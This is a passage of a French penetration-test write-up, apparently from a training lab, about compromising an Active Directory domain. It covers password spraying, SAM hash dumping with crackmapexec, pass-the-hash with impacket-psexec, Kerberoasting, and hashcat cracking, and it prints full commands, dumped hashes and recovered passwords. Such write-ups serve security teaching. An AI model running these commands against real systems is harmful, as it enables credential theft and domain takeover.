Group: Cert Publishers	Cert Publishers	Cert Publishers	11/20/22 15:35:16	11/20/22 15:35:16				517	Members of this group are permitted to publish certificates to the directory
Group: Enterprise Admins	Enterprise Admins	Enterprise Admins	11/20/22 15:35:16	11/20/22 16:01:16				519	Designated administrators of the enterprise
Group: Schema Admins	Schema Admins	Schema Admins	11/20/22 15:35:16	11/20/22 16:01:16				518	Designated administrators of the schema
Group: Domain Controllers	Domain Controllers	Domain Controllers	11/20/22 15:35:16	11/20/22 16:01:16				516	All domain controllers in the domain

Guests

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Guest	Guest	Guest	11/20/22 15:34:33	11/20/22 15:34:33	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain
Group: Domain Guests	Domain Guests	Domain Guests	11/20/22 15:35:16	11/20/22 15:35:16				514	All domain guests

Domain Guests

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Guest	Guest	Guest	11/20/22 15:34:33	11/20/22 15:34:33	01/01/01 00:00:00	ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/01/01 00:00:00	501	Built-in account for guest access to the computer/domain

Group Policy Creator Owners

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Enterprise Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Schema Admins

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Administrators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain

Administrators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Administrator	Administrator	Administrator	11/20/22 15:34:33	11/14/25 14:51:54	11/14/25 15:11:55	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	11/20/22 12:24:28	500	Built-in account for administering the computer/domain
Group: Domain Admins	Domain Admins	Domain Admins	11/20/22 15:35:16	11/20/22 16:14:47				512	Designated administrators of the domain
Group: Enterprise Admins	Enterprise Admins	Enterprise Admins	11/20/22 15:35:16	11/20/22 16:01:16				519	Designated administrators of the enterprise

Utilisateurs RDP

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Group: Admins Workstations	Admins Workstations	wksadmins	11/20/22 16:14:47	11/20/22 16:33:52				1373	Administrateurs des postes de travail
Group: Admins Serveurs	Admins Serveurs	srvadmins	11/20/22 16:14:47	11/20/22 16:40:33				1372	Administrateurs des serveurs
Group: HelpDesk	HelpDesk	helpdesk	11/20/22 16:14:46	11/20/22 16:14:50				1371	Membres du HelpDesk

Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Group: Domain Users	Domain Users	Domain Users	11/20/22 15:35:16	11/20/22 15:35:16				513	All domain users

Une information cruciale est révélée, un mot de passe ecrit en clair, Support2021 pour l’utilisateur Alex Maillot.

C. Exploitation et Mouvement latéral

Support2021 est un mot de passe temporaire, vérifions si d'autres utilisateurs partagent le meme en réutilisant l'outil **sprayhound**

sprayhound -p Support2021 -d travers.ic -dc 10.10.10.101 -lu test -lp test

```
┌──(kali㉿kali)-[~]
└─$ sprayhound -p Support2021 -d travers.ic -dc 10.10.10.101 -lu test -lp test
[+] Login successful
[+] Successfully retrieved password policy (Threshold: 0)
[+] Successfully retrieved 84 users
[+] 84 users will be tested
[+] 0 users will not be tested
    Continue? [Y/n] y
[+] [  VALID  ] pbegue : Support2021
[+] [  VALID  ] vfleury : Support2021
[+] [  VALID  ] sduval : Support2021
[+] [  VALID  ] jlabbe : Support2021
[+] [  VALID  ] amaillot : Support2021
[+] 5 user(s) have been owned !
```

On trouve 4 autres utilisateurs avec le meme mot de passe, dont un administrateur, Paul Begue.

Pour connaître tous les acces de Paul Begue, utilisons l'outil **crackmapexec :**

crackmapexec smb 10.10.10.0/24 -u pbegue -p Support2021 -d travers.ic --sam

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u pbegue -p Support2021 -d travers.ic --sam
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.101    445    DC01            [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:
travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01         [*] Windows 10.0 Build 17763 x64 (name:FILER01) (doma
in:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01            [+] travers.ic\pbegue:Support2021
SMB         10.10.10.112    445    FILER01         [+] travers.ic\pbegue:Support2021
SMB         10.10.10.117    445    DESKTOP01       [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (do
main:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01       [+] travers.ic\pbegue:Support2021 (Pwn3d!)
SMB         10.10.10.117    445    DESKTOP01       [+] Dumping SAM hashes
SMB         10.10.10.117    445    DESKTOP01       Administrator:500:aad3b435b51404eeaad3b435b51404ee:1d
c15302289cae7a5139044ce6b872d7:::
SMB         10.10.10.117    445    DESKTOP01       Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
6ae931b73c59d7e0c089c0:::
SMB         10.10.10.117    445    DESKTOP01       DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:3
1d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.117    445    DESKTOP01       WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404
ee:185dc7c17a5f91c78f3327a185b1c44d:::
SMB         10.10.10.117    445    DESKTOP01       install:1001:aad3b435b51404eeaad3b435b51404ee:d44b8cd
b2eedffce8a3fbc78e081e274:::
SMB         10.10.10.117    445    DESKTOP01       [+] Added 5 SAM hashes to the database
```


On constate que Paule Begue a accès a tous les ordinateurs et surtout qu'il est administrateur du poste de travail.

Nous en profitons pour noter son hash en vue d'une attaque de type « Pass-the-Hash » .


Si on tente de se connecter au poste de travail en utilisant le hash avec l'outil **impacket-psexec,** la connexion fonctionne parfaitement .

```
┌──(kali㉿kali)-[~]
└─$ impaimpacket-psexec Administrator@10.10.10.117 -hashes aad3b435b51404eeaad3b435b51404ee:1dc15302289ca
e7a5139044ce6b872d7
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.10.117.....
[*] Found writable share ADMIN$
[*] Uploading file IURopdlh.exe
[*] Opening SVCManager on 10.10.10.117.....
[*] Creating service QvYl on 10.10.10.117.....
[*] Starting service QvYl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.2274]
(c) 2019 Microsoft Corporation. All rights reserved.
```


Puisque nous avons le mot de passe de Paul Begue , administrateur du poste de travail, connectons nous dessus via RDP :



Puisque il est administrateur, explorons les dossiers administrateurs precedement bloqués. On y trouve un script nommé connect.



Dans ce script on y trouve une information importante, le mot de passe en clair de lbrunet.



Laura Brunet est administrateur de serveur , pour savoir lequel relançons la commande **crackmapexec**

crackmapexec smb 10.10.10.0/24 -u lbrunet -p T3RmIn4l -d travers.ic --sam

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.10.10.0/24 -u lbrunet -p T3RmIn4l -d travers.ic --sam
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WINRM protocol database
[*] Initializing MSSQL protocol database
[*] Initializing SSH protocol database
[*] Initializing FTP protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB         10.10.10.101    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:
travers.ic) (signing:True) (SMBv1:False)
SMB         10.10.10.112    445    FILER01          [*] Windows 10.0 Build 17763 x64 (name:FILER01) (doma
in:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.117    445    DESKTOP01        [*] Windows 10.0 Build 18362 x64 (name:DESKTOP01) (do
main:travers.ic) (signing:False) (SMBv1:False)
SMB         10.10.10.101    445    DC01             [+] travers.ic\lbrunet:T3RmIn4l
SMB         10.10.10.117    445    DESKTOP01        [+] travers.ic\lbrunet:T3RmIn4l
SMB         10.10.10.112    445    FILER01          [+] travers.ic\lbrunet:T3RmIn4l (Pwn3d!)
SMB         10.10.10.112    445    FILER01          [+] Dumping SAM hashes
SMB         10.10.10.112    445    FILER01          Administrator:500:aad3b435b51404eeaad3b435b51404ee:1d
c15302289cae7a5139044ce6b872d7:::
SMB         10.10.10.112    445    FILER01          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d1
6ae931b73c59d7e0c089c0:::
SMB         10.10.10.112    445    FILER01          DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:3
1d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.10.112    445    FILER01          WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404
ee:37a76bffad14ca1e40832969b176681e:::
SMB         10.10.10.112    445    FILER01          sshd:1000:aad3b435b51404eeaad3b435b51404ee:45f33828fb
73f63c5f8dbd1895cbfe77:::
SMB         10.10.10.112    445    FILER01          [+] Added 5 SAM hashes to the database
```

Elle est donc administratrice du serveur de fichier.

Avec ces nouvelles informations nous pouvons tenter un mouvement lateral avec le protocole kerberos. La **methode kerberoasting.**

Le Kerberoasting est une technique d'attaque visant les comptes de service dans un environnement Active Directory.

Elle consiste pour un attaquant, même avec un compte à faibles privilèges, à demander des tickets de service Kerberos (TGS). Une partie de ces tickets est chiffrée avec le hash du mot de passe du compte de service ciblé.

L'attaquant peut alors extraire ce hash et tenter de le "craquer" hors ligne (par force brute ou attaque par dictionnaire) pour retrouver le mot de passe en clair, sans être détecté. Cette attaque est efficace car les mots de passe des comptes de service sont souvent faibles et rarement changés.

Pour cela nous utilisons la commande :

impacket-GetUserSPNs travers.ic/lbrunet:T3Rmln4l -dc-ip 10.10.10.101 -request -outputfile hashes.kerberoast


```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs travers.ic/lbrunet:T3RmIn4l -dc-ip 10.10.10.101 -request -outputfile hashes.kerberoas
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName    Name      MemberOf                                                                PasswordLa
       LastLogon                   Delegation
_____  ____________________________  _________
MSSQL/SQLSRV            dmorin    CN=Admins Workstations,OU=Admins,OU=DomainUsers,DC=travers,DC=ic  2022-11-20
33424  2022-11-23 09:36:23.641395
WWW/INTRANET01          web_svc                                                                 2022-11-20
58416  <never>
WWW/SHARE02.TRAVERS.IC  tnicolas  CN=Domain Admins,CN=Users,DC=travers,DC=ic                      2022-11-20
74039  <never>



[-] CCache file is not found. Skipping ...
```

ce résultat montre qu'on a réussi à identifier trois comptes utilisateurs configurés pour exécuter des services, dont un est Administrateur du Domaine. Les hashes des mots de passe ont de plus été extraits.


L'outil **hashcat** va maintenant tenter de retrouver le mot de passe associé au hash en utilisant un dictionnaire de mots de passe courants .

hashcat -m 13100 ./hashes.kerberoast /usr/share/wordlists/rockyou.txt

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 13100 ./hashes.kerberoast /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEB
UG) - Platform #1 [The pocl project]
====================================================================================================
* Device #1: pthread-haswell-Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1438/2941 MB (512 MB allocatable), 2MC
U

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 27 secs
```



```
$krb5tgs$23$*dmorin$TRAVERS.IC$travers.ic/dmorin*$eb8ec6f9349ce7dc1f590a240b50e0e6$3a7304ad6f85c09a1758075eced
786322f982f841b086fcf01a42390e99a50d4e9b497fc8b8307cf0999c4ecd1df96df091f6b71347fa9d2aec51f9bb799939a1e19b63e5
cc89d1f72e27fbbb6e6dd60b0712b2732875ac89a7553e12c68ae3ff4913514ae8c67f24c96e6f52854296fb3c6e24a529697246405252
fdc68e23e0571656b1a83bf5991aae6e04fd8ccf24ffed130a43ec8f564185821b6703b871e3c9da96d91f8773bd23f4c91cf11d7616f0
8b6a687bab0a784733f541bdeade3d4b165278ddeb5100ae2f0e4d6ae2ec9d2d636509a48e7183dce5706f25919bd2e5ef8b754c4e64de
cdb0c68d78e13d14454bf7d7b040cd0c5dcb02e5724bb5cfe85653f7d64c5098054f497e2a0a5910445a60840d1d2a7881906a31314beb
9491e36833df57730fb69d447908f38d1baa15b65dd421e11160e43288a231a0f44bb84d5ebd1bcf527a4a799a0770fc4b6f3990fc67ca
f044e061c27fb1b6ae8bb12487878e432d37c2841fddab1f01c8831f1824d73338a72d19e3fc015dfa578e8ccad2c4a66268c855989d4c
bc8a71f5b16f3c7f306ce119649145be44ce354bb586f35495102a65b2b24771841f3d42ac5dee52350d76057bcfb9fc05161f5025fe4b
1d74d74e4d6a79ffed68706d3158488530d5765f7ab9b4d2a28c92223f163400e271b289ee0ea66b2e6d40282a067fd6d09a3ada26a434
102fafa05b0e9bee29dcf9501396030a89ca54e0dbc51ea9783a0283109f973fae842929518404f150f860f03d22a906c9bf917527adb0
dcea5c2e0827319c9250bec3f244ca10d17b19802db6b221219e6a8a033f8b6db055666a415698875dc24f97d8ddd379f8cdc9ceaaee99
309a2721031f2313825dbdb4e705881cd0e1b953b74ce298e8d654cb83bcd3157b7c3ff8e510eed9cd9c81ab77136f3aaee3b8215a1480
c1dd8cace56ea0d12ef43683f33da49b506507d719d04237aff434f0ad93938452666533e1a0864f38e20256a32d1b5e94ee4bde08af91
3f786acd92dda278c3ad79f811fcf143fecda65be6e2d7307381549fa4ec26bca46c0f42b14aa2186cbf3b61f66a916969fd2baabc4bee
f6a2effa766e498be0dd7d729ca24238f59a995587d8b55dd1236088f17d554cd5438437ad9c8fe48e93623c8f974c447cfc9f4fc094d4
f0b10eb25ab03791124468cf937d0b024b5e03b7ece9554ba18f1facb4beee221f1146659a0074f8b72e114c92d5f55832017f3da129bc
c8bb339453906339f6bb3012f7cac77f961686d6354d806d84c3ef8048310dab026a7096ebb67add1c01bedd723e2553ae052061170b08
4502f6edd92926ef17b9db2d46ad36684c7ce43814d26a3a250e11923fa408ffcd3d057964a7fdec664db922b7aabaaf8ed2263c6c481e
2f55b20bf19f098dd0b44e5ff3c88:azertyuiop
$krb5tgs$23$*web_svc$TRAVERS.IC$travers.ic/web_svc*$5bc20701cadec7a4d32823863adb151f$ea2f5b321bf5d79405bad63fd
b6a6cfd551ec1af39d6d77a5defeaca5cf20995bcfffee01b4742134b8d9c9bc4f712adf40f3be32a7c52c7baf7b208ff694fe398d1c16
6a2f40fd3e6337f14bce368607cd362740ae9ca5a938844a3b01ff75583f90945292b2505d70b1b0b7bddf685c91dd6afc6adb7ad04f8f
e758882aa6e202b4d277f9d7bf3294baa5a71c9fa4a28d4dac1b7c6a519d1441a1d41db5c931ea0cb20d68185dd4d61938bac0d707f4be
a46ca335e08417b441a9544da8e4f91f3dec5a9ef7a84715be7e1c2169b6e835115d80b909d7536e1431b5c1e70b6765d5f9ab2d4b8d55
365a7b95f1704a6a03aaae1e45c43be12a9bb88037242124fc4e3fe4e00710ece9a37f2b32cd07d9a5e52ce6e3b5fc79313bf7bcc5a642
3d343e90eaae98f9c28d4b614a252edb68d3cc2b814b6fca9534f138ad68d1dadc2e42b31fef6629f7339cfb452980c2361daa1539a134
f1ead783af4dd3eafe3dabc15367fc31f834cb8b821c9ba53b199f44a51149962eb3e33792957d5998c0be53bb5373da7f258062ecb89e
68cd89a5b6a0c5ecc5295cc61c99092aae91a1abee61c588f62970c2a6d5f213caa362199926c569a3ac974ebcb91d7a5f4a1a3829b787
7ceb00811f0d98409a210df2839910a5addb54f376a9c478be724e224317cb59dde0d043e8d2c91b5e86033929961ce18e2d3d389f02ba
5b84e0b15d0b9449dbb50977c2c68fd9d35dad42155249f08874eb56756d551c7694bf6c55ddf8a6bc069601a47c8b46c5b64f3906253e
8de1649129abd90a47dc65622d97ab664b040dd9788ac045c3d6e70fe584cb3f2d0901fe76c4e3cbc3e3b7d2bbd7a15312962dbf127d99
02a4637c1c041322911de38db052f1e5d9650ea3e60d30a28446ade6599848d217f8b865954c7976f6f943659d423d8a4bed0a789d006c
e162edcac821cdf10d96570c2b4e92dfb34edc919197773af39baec7232821463e84401a1df57f6ab3496631358ee9b2f78447d390d2b1
f2de7e2aa18110ce21a3f9414d0e28696d27d821f0edc59e80268b04f889fddc89da0f538ef8b5a12d55b71165c8c2204f844e08d1a71a
4fff99ad9d937c10095d829b4ff24d050608c25f49bb091d6f05ce381edaf431203f1e4b1c989605ae2eecb21438eb17043e9a99fcde2b
6e774c564d0569df48d0ad7c672a96793dfbdf39c00f76125a9e79c7effe140554fef33c30bf2ded69bef683d27fbf91e271607a2e9906
5a51af2f856a7a5b5688fd343f6908b53f5367c32b038db05f179d04632ff923efbe997c6c6cd88a49dfcb684a8404f5571700a1efa66f
143f46b355436605f9ef21e31f53a19392575492b29289024022b9a1b6f54009175b74c5ab99fcd2958ea9c4e0435c1232ee06546513fc
b671a567bac0d580c19ea38d634f3ac:P4ssw0rd
Approaching final keyspace - workload adjusted.
```



```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: ./hashes.kerberoast
Time.Started.....: Sat Nov 15 19:41:49 2025 (26 secs)
Time.Estimated...: Sat Nov 15 19:42:15 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   594.1 kH/s (0.68ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 2/3 (66.67%) Digests (total), 2/3 (66.67%) Digests (new), 2/3 (66.67%) Salts
Progress.........: 43033155/43033155 (100.00%)
Rejected.........: 0/43033155 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
